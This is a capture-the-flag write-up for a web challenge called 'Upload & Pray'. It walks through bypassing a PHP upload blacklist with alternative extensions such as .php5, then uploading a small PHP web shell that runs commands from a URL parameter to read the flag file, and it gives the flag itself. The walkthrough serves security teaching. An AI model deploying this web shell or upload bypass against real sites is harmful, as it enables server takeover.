

# **Upload & Pray**

**Category: Web**

**Author: Osama Shalabi**

## Analyzing

### Step1:


At first let's analyze the question itself and what hints it could have in it

Upload & Pray 200 We suspect that this website contains a vulnerability, but no one has been able to prove it yet. Your task is to craft a PHP payload to exploit the site and retrieve the flag located at: /home/community/flag.txt

- **Upload and pray**: we understand that the exploit is related to upload something like file
- **craft a PHP payload**: so the back-end of the website is PHP so we have to upload PHP payload
- **the flag located at: /home/community/flag.txt**: the flag is in the /home/community directory in flag.txt file

### Step2:

Here we have the upload, let's try to upload a normal image so we know how the successful files is being uploaded



The screenshot shows a web application interface for file uploads. At the top, there is a file selection area with a button labeled 'Choose File' and the text 'No file chosen'. Below this is a green button labeled 'Upload File'. Underneath the upload button, the section is titled 'Uploaded Files'. In this section, a single file named '.htaccess' is listed, with a blue link icon next to the name.

File uploaded successfully! Path: /uploads/Palestine-flag.png

Choose File

No file chosen

Upload File

## Uploaded Files

[.htaccess](#)

[Palestine-flag.png](#)

Now we know that the images is being uploaded to uploads directory, let's try to upload a PHP file

Error: Standard .php files are not allowed!

Choose File

No file chosen

Upload File

.php files are not allowed so we will try to by pass this by using another PHP extension:

1. Php5
2. Php4
3. Php3
4. Phtml

And so on, let's try php5 and see what will happen

File uploaded successfully! Path: /uploads/test.php5

Choose File No file chosen

Upload File


So we have bypassed the blacklist we can now make our malicious file, we want to cat the file flag.txt which is inside the directory /home/community

```
1  <?php
2  // shell.php5
3  if(isset($_GET['cmd'])) {
4      system($_GET['cmd']);
5  } else {
6      echo "Usage: ?cmd=command";
7  }
8  ?>
9
```

How to use this shell, we will add a new parameter to the URL which is cmd and put the command there, like this:

www-data

Now we want to cat the flag by using this command: `cat /home/community/flag.txt`



Here is the flag: `bzu-csc{th!!l3_uPl04d_CTF}`